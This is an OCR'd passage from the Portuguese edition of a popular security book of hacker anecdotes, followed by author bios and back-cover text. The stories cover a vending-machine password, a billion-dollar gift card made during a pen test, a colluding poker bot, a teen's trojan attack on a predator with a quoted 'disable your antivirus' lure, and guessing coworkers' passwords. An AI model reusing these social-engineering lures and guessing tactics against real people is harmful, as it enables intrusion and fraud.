


Figura 11.1: Substituto do logotipo de Jurassic *Park.*

contrário de muitas organizações que descobrem a identidade de alguém que invadiu seu site Web ou sua rede, o pessoal na Universal apreciou as informações.

Melhor que isso, a Universal ofereceu um emprego a Yuki — sem dúvida, imaginando que ele seria útil para encontrar e eliminar outras vulnerabilidades. Yuki ficou bastante empolgado com a oferta.

Mas não deu certo. "Quando eles descobriram que eu tinha apenas 16 anos, tentaram me pagar menos." Ele recusou o convite.

Dois anos depois, a CNet News.com apresentou uma lista de seus dez hacks favoritos.[2] Yuki adorou ver seu hack *do Jurassic Pond* entre eles.

Mas seus dias de hacking terminaram, diz Yuki. Ele "já está fora de cena há cinco anos". Depois de recusar a oferta da MCA, ele iniciou a carreira de consultor, que está seguindo desde então.

Fazendo hack de uma máquina de refrigerante

Tempos atrás, a Xerox e outras empresas testaram máquinas que lembrariam um pouco o bordão "ET, telefone casa". A máquina de reprodução, por exemplo, seria capaz de monitorar seu próprio status, e, quando o tonner estivesse acabando c os rollers de alimentação estivessem começando a se desgastar, ou algum outro problema fosse detectado» seria gerado um sinal para uma estação remota ou uma sede corporativa para relatar a situação. Então, um técnico com peças para reparo seria enviado ao local.

De acordo com David, nosso informante, uma das empresas que testaram isso foi a Coca-Cola. Segundo ele, máquinas de vendas de Coca-Cola experimentais eram conectadas a um sistema Unix e podiam ser interrogadas remotamente, enviando um relatório de seu status operacional.

Um dia, quando estavam entediados, David e alguns amigos decidiram investigar o sistema c ver o que conseguiam descobrir. Como esperavam, a máquina podia ser acessada pela telnet. "Ela era ligada a uma porta serial, Um processo captava seu status c o formatava." Eles usaram o programa Finger e descobriram que "tinha sido feito um login àquela conta — a nós só restava descobrir a senha".

Eles só precisaram de três tentativas para adivinhar a senha, embora algum programador de empresa tivesse escolhido, intencionalmente, uma bastante improvável. Ganhando acesso, eles descobriram que o código-fonte para o programa era armazenado na máquina: "Não pudemos resistir a fazer aquela pequena mudança!".

Eles inseriram um código que acrescentaria uma linha no final da mensagem produzida cerca de uma em cada cinco vezes: "Ajude! Alguém está me chutando!".

"O mais engraçado de tudo", diz David, "foi quando adivinhamos a senha". Quer saber qual era a senha que o pessoal da Coca tinha tanta certeza de que ninguém seria capaz de adivinhar?

de acordo com David, a senha da máquina de vendas da Coca era 'Pepsi'!

Enfraquecendo o exército iraquiano numa tempestade no deserto

Nos estágios preparatórios para a operação Tempestade no Deserto, a Inteligência do Exército norte-americano foi trabalhar nos sistemas de comunicação do Exército iraquiano, enviando helicópteros carregados com equipamento sensor com radiofreqüência a locais estratégicos ao longo "do lado seguro da fronteira do Iraque". Essa é a frase descritiva usada por Mike, que estava lá.

Os helicópteros foram enviados em esquadrilhas de três. Antes da evolução do GPS (Sistema de Posicionamento Global) para indicar localizações, os três helicópteros forneceram as coordenadas que permitiam que o pessoal da Inteligência situasse as localizações de cada unidade do Exército do Iraque e as radiofreqüências que eles estavam usando.

Depois de iniciada a operação, os Estados Unidos estavam aptos a se manter na escuta e a interceptar as comunicações do Iraque. Mike conta: "Os soldados norte-americanos que falavam farsi começaram a ouvir os comandantes iraquianos enquanto eles conversavam com seus líderes da patrulha das tropas em campo". E não só escutavam. Quando um comandante pediu que todas as suas unidades estabelecessem as comunicações simultaneamente, as unidades registraram: "Aqui é Camel 1"; "Aqui é Camel 3"; "Aqui é Camel 5". Então, um americano que estava na escuta falou em farsi pelo rádio: "Aqui é Camel 1", repetindo o nome registrado.

Confuso, o comandante iraquiano disse a Camel 1 que já o tinha registrado e por isso não deveria fazê-lo duas vezes. Camel 1 respondeu inocentemente que só tinha se registrado uma vez. "Houve uma discussão para saber quem estava dizendo o quê", conta Mike.

Os escutas do Exército faziam o mesmo com diferentes comandantes iraquianos, acima e abaixo da fronteira, Então eles decidiram passar ao próximo nível da trama. Em vez de repetir um nome de registro, uma voz americana, em inglês, disse: "Aqui fala Bravo Force 5 — como vocês estão indo?". de acordo com Mike. "Aquilo ia dar uma confusão danada!".

As interferências deixaram os comandantes furiosos. Eles devem ter se sentido humilhados pelo fato de suas tropas em campo terem ouvido os invasores ateus perturbando as comunicações e, ao mesmo tempo, chocados por descobrirem que não podiam dar ordens às suas unidades por rádio sem que as forças norte-americanas ouvissem cada palavra. Eles começaram a mudar rotineiramente as freqüências de backup.

O equipamento sensor de radiofreqüência nos helicópteros do Exército norte-americano foi concebido para derrotar aquela estratégia, Ele escaneava a banda de rádio C localizava rapidamente a freqüência para a qual os iraquianos tinha mudado. *Os* norte-americanos na escuta logo estavam

novamente no controle. Enquanto isso, a cada mudança, a Inteligência do Exército conseguia aumentar a lista de freqüências que estavam sendo usadas pelos iraquianos. E eles continuavam a montar e refinar a 'ordem de batalha' da força de defesa iraquiana — tamanho, localização e designação das unidades, e até mesmo planos de ação.

Finalmente, os comandantes iraquianos entraram em desespero e desistiram da comunicação por rádio com suas tropas, recorrendo, em vez disso, a linhas de telefone subterrânea. Novamente, os Estados Unidos seguiam seus movimentos. O Exército iraquiano estava contando com antigas linhas de telefone serial básico, e era simples acessar qualquer uma dessas linhas com um transmissor criptografado, encaminhando todo o tráfego para a Inteligência do Exército.

Os soldados do Exército norte-americano que falavam farsi voltaram a trabalhar usando os mesmos métodos de antes para atrapalhar as comunicações por rádio. É engraçado imaginar a expressão na face de um major, coronel ou general iraquiano quando uma voz jovial soava pelo aparelho: "Oi, aqui é Bravo Force 5 novamente. Como vocês estão indo?".

E talvez ele acrescentasse algo como: "Nós perdemos a conexão por um instante e é bom estar-mos de volta",

Nesse ponto, os comandantes iraquianos não tinham outras opções de comunicação moderna, Então, apelaram: passaram a escrever as ordens e enviar as mensagens para os oficiais em campo por meio de caminhões, Esses oficiais escreviam suas respostas e as enviavam pelo mesmo caminhão até a sede. Em virtude disso, uma única pergunta e sua resposta podiam levar horas para chegar ao destinatário. Comandos que exigiam a ação coordenada de várias unidades se tornavam quase impossíveis, porque era muito difícil transmitir em tempo as ordens a cada unidade de campo envolvida para que agissem juntas.

Aquela não era uma maneira efetiva de se defender contra as forças norte-americanas, que se moviam rapidamente.

Assim que a guerra aérea começou, um grupo de pilotos norte-americanos foi incumbido de procurar caminhões que enviavam mensagens de um lado para outro entre os locais conhecidos dos grupos iraquianos em campo. A Força Aérea começou a considerar esses caminhões de comunicação como alvos e a tirá-los de ação. Em poucos dias, os motoristas iraquianos passaram a se recusar a transportar mensagens entre os líderes de campo, porque sabiam que era morte certa.

Aquilo levou a uma paralisação quase total na capacidade do sistema de comando e controle iraquiano. Conforme Mike contou, mesmo quando o Comando Central do Iraque era capaz de enviar ordens por rádio, os comandantes em campo "ficavam aterrorizados com essas comunicações, porque sabiam que as mensagens estavam sendo ouvidas pelo Exército norte-americano e seriam usadas para enviar contra-ataques ao ponto em que estavam". Isso se dava principal-mente porque, ao responder às ordens, o comandante em campo revelava que ainda estava vivo e, com isso, sabia que sua resposta permitiria aos norte-americanos identificar sua localização. Num esforço de poupar a própria vida, algumas unidades iraquianas em campo desativaram seus dispositivos de comunicação remanescentes para que não tivessem de ouvir as mensagens que chegassem.

"Em pouco tempo", lembra Mike, eufórico, "o Exército iraquiano sucumbiu ao caos e à inatividade em vários pontos, porque ninguém conseguia se comunicar nem estava disposto a fazê-lo".

O Vale-Presente de um bilhão de dólares

A maior parte do trecho a seguir foi extraída de uma conversa nossa com um ex-hacker, que hoje *é* um consultor respeitado *e* bem estabelecido.

> **Está tudo lá, cara, tudo lá. "Por que você rouba bancos, Sr. Horton?" "*É* onde está o dinheiro."**
> **Eu vou lhe contar uma história engraçada. Esse cara. Frank, da National Security Agency, e eu — nem vou dar o nome dele, ele hoje trabalha para a Microsoft. Tínhamos uma incumbência [um pen test] com uma empresa que fabricava vales-presente digitais. Ela foi fechada, *mas* mesmo assim não vou revelar o nome. Então, qual será nosso hack? Vamos fazer hack do cripto no vale-presente? Não. [a criptografia] era espantosa, e muito bem-feita. E criptograficamente segura; seria perda de tempo tentar. Então, o que vamos atacar?**
> **Verificamos como um comerciante resgata um vale-presente. Este é um ataque de insider, porque temos permissão para ter uma conta de comerciante. Bem, encontramos uma falha no sistema de troca, uma falha de aplicativo que nos dava execução arbitrária de comando na caixa. Era tolice, criancice, não era necessário nenhuma habilidade especial — você só precisava saber o que estava procurando. Não sou criptoanalista nem matemático. Só sei como as pessoas cometem erros em aplicativos, e elas cometem sempre os mesmos erros.**
> **Na mesma sub-rede com o centro de troca, eles têm [uma conexão] com sua prensa — a máquina que faz os vales-presente. Invadimos aquela máquina usando um relacionamento de confiança. Em vez de ter um prompt root, fizemos um vale-presente — inventamos um com 32 bits high e estabelecemos a unidade monetária em dólares americanos.**
> **Agora temos um vale-presente no valor de 1,9 bilhão de dólares. E ele era totalmente válido. Alguém disse que deveríamos tê-lo convertido em libras, pois o valor seria maior.**
> **Então, fomos ao site Web da Gap e compramos um par de meias. Teoricamente, tínhamos um bilhão e novecentos milhões como troco para um par de meias. Era espantoso. Eu quis colocar as meias no relatório do pen test.**

Mas o hacker não se deu por satisfeito. Ele não gostou do modo como percebeu que a história devia ter soado para nos e continuou, esperando corrigir a impressão.

> **Talvez eu pareça um astro de rock para vocês, mas tudo o que vocês vêem é o caminho que fiz e vocês vão dizer: "Ah, meu Deus, veja como ele é inteligente. Ele fez isso para entrar no caixa, e então no caixa ele violou um relacionamento de confiança, e depois lá ele entrou na prensa e fabricou um vale-presente".**

Sim, mas você sabe como isso foi difícil? Foi como: "Bem, experimente, isso funcionou?" Nada de venda. "Experimente isso, funcionou?" Nada de novo. Tentativa e erro. É curiosidade, perseverança e sorte. E um pouco de habilidade misturada a tudo isso. Eu ainda tenho aquelas meias.

O hack de Texas Hold'Em

Uma das coisas com relação às quais os jogadores de pôquer se sentem seguros ao se sentar à mesa de um cassino de grande porte — estejam jogando Texas Hold'Em, a versão mais popular de hoje, ou alguma outra variação — é que, sob os olhos vigilantes do dealer, dos chefes de área (pits) e de todas as câmeras de vídeo focadas neles, eles podem contar com a própria habilidade e sorte e não se preocupar muito com a possibilidade de os outros jogadores estarem trapaceando,

Hoje em dia, graças à Internet, é possível sentar-se numa mesa de pôquer eletrônico — jogar confortavelmente sentado em seu próprio computador, a dinheiro, contra jogadores que estão diante de seus computadores em várias partes do país e do mundo,

E então entra em cena um hacker que descobre uma maneira de tirar uma pequena vantagem disso usando um *bot* caseiro — um robô —, neste caso eletrônico. Ron, o hacker, diz que isso exigiu a "criação de um robô que jogasse um pôquer on-line 'matematicamente perfeito', enganando os oponentes e levando-os a pensar que estavam jogando contra um ser humano, real". Além de ganhar dinheiro nos jogos diários, ele inscrevia seu robô em inúmeros torneios, com um sucesso impressionante. "Em um torneio (sem taxa de inscrição) com grupos de quatro jogadores, que começou com trezentos participantes, o robô terminou em segundo lugar."

As coisas iam muito bem até que Ron cometeu um erro de julgamento: ele decidiu colocar o robô à venda a um preço de 99 dólares por ano para cada comprador. As pessoas começaram a ouvir sobre o produto. O pessoal que jogava pôquer on-line — que era o seu alvo — começou a se preocupar com a possibilidade de estar jogando contra robôs. "Aquilo causou tanto tumulto (e preocupação da direção do cassino com receio de perderem clientes) que o site acrescentou um código para detectar o uso do robô e disse que proibiria de jogar, permanentemente, quem fosse pego usando um robô."

Hora de mudar a estratégia

Depois de tentar, sem sucesso, transformar a tecnologia de robô num negócio, decidi levar todo o projeto para o submundo. Modiflquei-o para Jogar em um dos maiores sites de pôquer on-line e ampliei a tecnologia para que ele pudesse Jogar no 'modo equipe', no qual dois ou mais robôs na mesma mesa trocam cartas escondidas entre si para ganhar uma vantagem.

Em seu e-mail original sobre sua aventura, Ron deixou implícito que seus robôs ainda estavam sendo usados. Mais tarde, ele escreveu nos pedindo para dizer o seguinte:

Depois de avaliar os prejuízos financeiros que seriam causados a milhares de jogadores de pôquer on-line, Ron decidiu nunca mais usar sua tecnologia contra os outros.

Jogadores on-line, vocês precisam decidir o que fazer por si mesmos- Se Ron pôde fazer isso, outros também podem. Vocês se dariam melhor comando um avião para Las Vegas.

O adolescente caçador de pedófilos

Bill e eu achamos esta história interessante, Embora talvez seja parcialmente verdadeira ou, na nossa opinião, totalmente inventada, decidimos apresentá-la exatamente da maneira como chegou às nossas mãos;

Tudo começou quando eu tinha cerca de quinze anos. Um amigo meu, Adam, me mostrou como fazer ligações telefônicas gratuitas do telefone público da escola, que ficava localizado fora do pavilhão onde costumávamos almoçar. Era a primeira vez que eu fazia uma coisa 'remotamente' ilegal. Adam usava um clipe de papel no lugar de um cartão telefônico para apertar o receptor do fone. Então ele discava o número de telefone que queria chamar, segurando o último dígito do número e ao mesmo tempo tocando o clipe de papel no bocal. Seguia-se uma série de cliques e então o telefone tocava. Eu fiquei boquiaberto. Foi a primeira vez em minha vida que eu percebi quanto poder eu poderia ter.

Imediatamente comecei a ler tudo o que caía em minhas mãos. Se fosse uma informação duvidosa, eu tinha de obtê-la. Usei o truque do clipe de papel durante todo o ginásio, até que meu interesse me conduziu para coisas mais perigosas. Talvez fosse para ver até onde iria nesse caminho recém-descoberto. Aquilo, somado ao suspense de fazer uma coisa 'errada', era o suficiente para levar qualquer jovem de quinze anos a ingressar no mundo marginal.

Depois, percebi que era necessário mais do que conhecimento para ser um hacker. Você tinha de ter aquela sagacidade social para fazer a trapaça.

Aprendi esses programas chamados Cavalo de Tróia por intermédio de um amigo on-line. que me deixou carregá-los em meu computador. Ele fazia coisas surpreendentes. como ver o que eu estava digitando, gravar minha câmera de vídeo e todos esses tipos de coisas engraçadas. Eu estava no paraíso. Pesquisei tudo o que pude sobre Cavalo de Tróia e comecei a enviá-lo em executáveis populares. Entrava em salas de chat e tentava achar alguém que fizesse o download de um, mas a confiança era importante. Ninguém confiava em mim, e tinham boas razões para isso. Entrei numa sala de chat IRC de adolescentes e foi aí que o encontrei: um pedófilo apareceu procurando fotos de garotos e adolescentes. Primeiro eu pensei que fosse brincadeira, mas decidi entrar no Jogo e ver se conseguiria fazer essa pessoa de vítima.

Comecei a conversar em particular com ele, me fazendo passar por uma garota que tinha toda intenção de encontrá-lo um dia — mas não da maneira que ele pensava. O cara era doente, no mínimo. Meus instintos de quinze anos clamavam por justiça no mundo. Eu queria queimar aquele sujeito de tal maneira que ele tivesse de pensar duas vezes antes de sair caçando garotos de novo. Tentei, em várias ocasiões, enviar um Tróia para ele, mas o cara era mais esperto que eu. Ele tinha um software antivírus instalado que bloqueava cada tentativa minha, O engraçado era que ele nunca suspeitou de minha malícia. Ele achava que talvez meu computador estivesse infectado e o vírus estivesse se anexando às fotos que eu tentava enviar. Eu me fazia de bobo.

Depois de alguns dias de papo, ele começou a me pressionar. Queria fotos pornográficas minhas e me disse que me amava e queria se encontrar comigo. Ele era um calhorda de primeira e o alvo perfeito para ser queimado sem remorso, se eu conseguisse entrar. Eu tinha juntado informações suficientes sobre ele para ganhar acesso a algumas de suas contas de e-mail. Você sabe aquelas perguntas secretas que eles lhe fazem? "Qual é sua cor favorita?" "Qual é o nome de solteira de sua mãe?" Tudo o que eu tinha de fazer era caçar essas informações dele e voilà. eu estaria dentro. Aquela coisa que ele estava a fim de fazer era altamente ilegal, muita pornografia com crianças de várias idades, digamos. Eu fiquei enojado.

Então tive uma idéia. Se ele não aceitasse o meu Cavalo de Tróia, talvez o aceitasse de um de seus colegas que gostavam de pornô. Então falsifiquei um endereço de e-mail e escrevi uma mensagem curta.

Veja este vídeo quente. Desative seu scanner de vírus antes de fazer o download, porque ele estraga a qualidade. P.S. Você me deve essa.

Achei que com certeza ele engoliria essa. e esperei pacientemente a tarde toda por ele. para verificar o e-mail. No fim, desisti. Não dou para essa coisa [engenharia social].

Então, às onze da noite, aconteceu. Recebi a mensagem desencadeada por meu Tróia para me dizer que ele tinha se instalado na máquina dele. Consegui!

Ganhei acesso e imediatamente comecei a copiar evidencias num folder [eu criei um no computador dele]; que nomeei de 'jailbait'. Tive todos os tipos de informação sobre o cara. O nome dele, endereço, onde ele trabalhava e até mesmo em que documentos ele estava trabalhando na época.

Não liguei para o FBI ou para a polícia locai [estava com medo por saber do material no computador daquele cara] por medo de ser preso, estava assustado- Depois de bisbilhotar e fuçar, descobri que ele era casado e tinha filhos. Foi horrível.

Fiz a única coisa que sabia. Mandei para a esposa um e-mail com todas as informações de que ela precisaria para acessar o jailbait. Depois apaguei todos os meus vestígios e descarreguei o Tróia.

Aquela foi a primeira vez que senti não apenas o gostinho de explorar códigos, mas a emoção de ter feito alguma coisa. Quando obtive acesso, percebi que não se tratava apenas de talento. Aquilo exigia mais do que conhecimento: exigia astúcia, mentira, manipulação e muito trabalho. Mas queimar aquele idiota valeu cada segundo de energia. Eu me senti um rei aos quinze anos. E não pude dizer nada a ninguém. Mas espero nunca mais ver as coisas que vi.

...E você nem têm de ser hacker

Fica claro, nas muitas histórias deste livro, que a maioria dos hackers leva anos para desenvolver seu conhecimento. Por isso, sempre acho incrível façanhas que envolvem um pensamento do tipo hacker que e executado por alguém sem experiência em hacking. Essa é uma delas.

Na época do incidente, John estava no último ano de faculdade. Ele ia se formar em ciência da computação e conseguiu um estágio em uma empresa de gás e eletricidade local, de modo que, ao se formar, ele teria não apenas um diploma, mas alguma experiência. A empresa o colocou para trabalhar em upgrades do Lotus Notes para os funcionários. Cada vez que ele ligava para alguém para marcar um horário, pedia a senha do Lotus Notes da pessoa para que pudesse executar o upgrade. As pessoas nem hesitavam em fornecer a informação.

Às vezes, no entanto, ele deixava um recado na caixa postal e acabava marcando uma visita e nesse caso não tinha a oportunidade de perguntar a senha com antecedência. Você sabe o que vai acontecer, e ele pensou consigo: "Descobri que 80 por cento das pessoas nunca tinham mudado sua senha desde que o Notes havia sido instalado em seu sistema, então minha primeira tentativa era 'pass'".

Se falhasse, John ia até a baia da pessoa e dava uma olhada para ver se encontrava um post-it com todas as senhas dela, geralmente grudado bem no monitor ou escondido (se esta é a palavra apropriada) embaixo do teclado ou na primeira gaveta da mesa.

E, se nem aquilo funcionasse, lhe restava mais uma alternativa: "Minha última linha de ataque era estudar os objetos pessoais na baia delas. Qualquer coisa que desse uma pista de nomes dos filhos, animais de estimação, hobbies e outros itens". Geralmente algumas suposições era tudo o que ele precisava fazer.

Uma vez, no entanto, foi mais difícil do que o usual. "Eu ainda me lembro da senha de uma mulher que estava me dando trabalho, até que notei que toda foto tinha uma moto." Num palpite, tentei 'harley'... e acertei.

Satisfeito com o sucesso, ele começou a procurar as senhas. "Transformei aquilo num jogo. Acertava mais de 90 por cento das vezes e passava menos de dez minutos em cada tentativa. Aquelas que eu não conseguia desvendar geralmente eram informação simples que eu podia ter descoberto com uma pesquisa mais profunda — na maioria das vezes eram as datas de aniversário dos filhos".

O estágio revelou-se lucrativo, pois "não só reforçou meu currículo, como também me ensinou como nossa primeira linha de defesa contra hackers é fraca: os próprios usuários e as senhas que eles escolhem".

Esta parece ser uma mensagem poderosa para concluirmos a história. Se todo usuário de computador aprimorasse suas senhas hoje à noite — e *não* deixasse as novas senhas em um local de fácil acesso —, amanhã de manhã, de repente, viveríamos em um mundo muito mais seguro.

Esperamos que esta seja uma mensagem de ação para todos que leiam este livro.

Notas

1. CNet News.com, "Lost World, LAPD: Hacks or Hoaxes?", de Janet Kornblum, 30 maio 1997.
2. CNet News.com, "The Ten Most Subversive Hacks". de Matt Lake, 27 outubro 1999.

índice

C

D

E

Erik

F

G

H

J

K

L

M

N

P

R

S

T

u

V

W

X

Z

KEVIN D. MITNICK

É um hacker celebrado que se regenerou e agora usa seu conhecimento e habilidades para ajudar corporações, organizações e agências de governo a se protegerem dos tipos de ataques descritos neste livro e em seu best-seller anterior, *A arte de enganar*, também publicado pela Pearson Education.
É co-fundador da Defensive Thinking (defensivethinking.com), uma empresa de consultoria na área de segurança de informação que se dedica a ajudar as corporações e até governos a proteger informações vitais. Ele apareceu em *Good Morning America*, *60 Minutes* e *Burden of Proff*, e se estabeleceu como autoridade líder em prevenir violações de segurança e crime cibernético.

WILLIAM L. SIMON é autor e roteirista premiado. Também colaborou com Kevin Mitnick em *A arte de enganar*.

A ARTE DE INVADIR

"Caminhe pelo mundo hostil do crime cibernético sem abandonar o conforto de sua poltrona. Mitnick apresenta dez capítulos interessantes, cada um é o resultado de uma entrevista com um hacker real sobre um ataque real. Leitura obrigatória para qualquer pessoa que tenha interesse em segurança de informação." Tom Parker, Computer Security Analyst e fundador da Global InterSec LLC

A lição que as histórias de Mitnick deixam é que os hackers estão descobrindo novas vulnerabilidades todos os dias, mas o autor não pretende ensinar vulnerabilidades específicas em produtos específicos, mas mostrar ao leitor novas atitudes e novas posturas em relação à segurança.

A arte de invadir é também um entretenimento feito para divertir, espantar e, finalmente, admirar, em virtude das explorações continuamente surpreendentes desses hackers que usam a inteligência com más intenções. Algumas histórias são chocantes, servem de advertência, outras o farão rir com a ousadia inspirada do hacker. Se você é profissional de segurança ou da área de TI, toda história traz lições para tornar sua organização mais segura. Se você não é um técnico, mas gosta de histórias de crime ousadas, arriscadas e que exigem sangue-frio, encontrará tudo isso neste livro.

PEARSON
Prentice Hall

www.pearson.com.br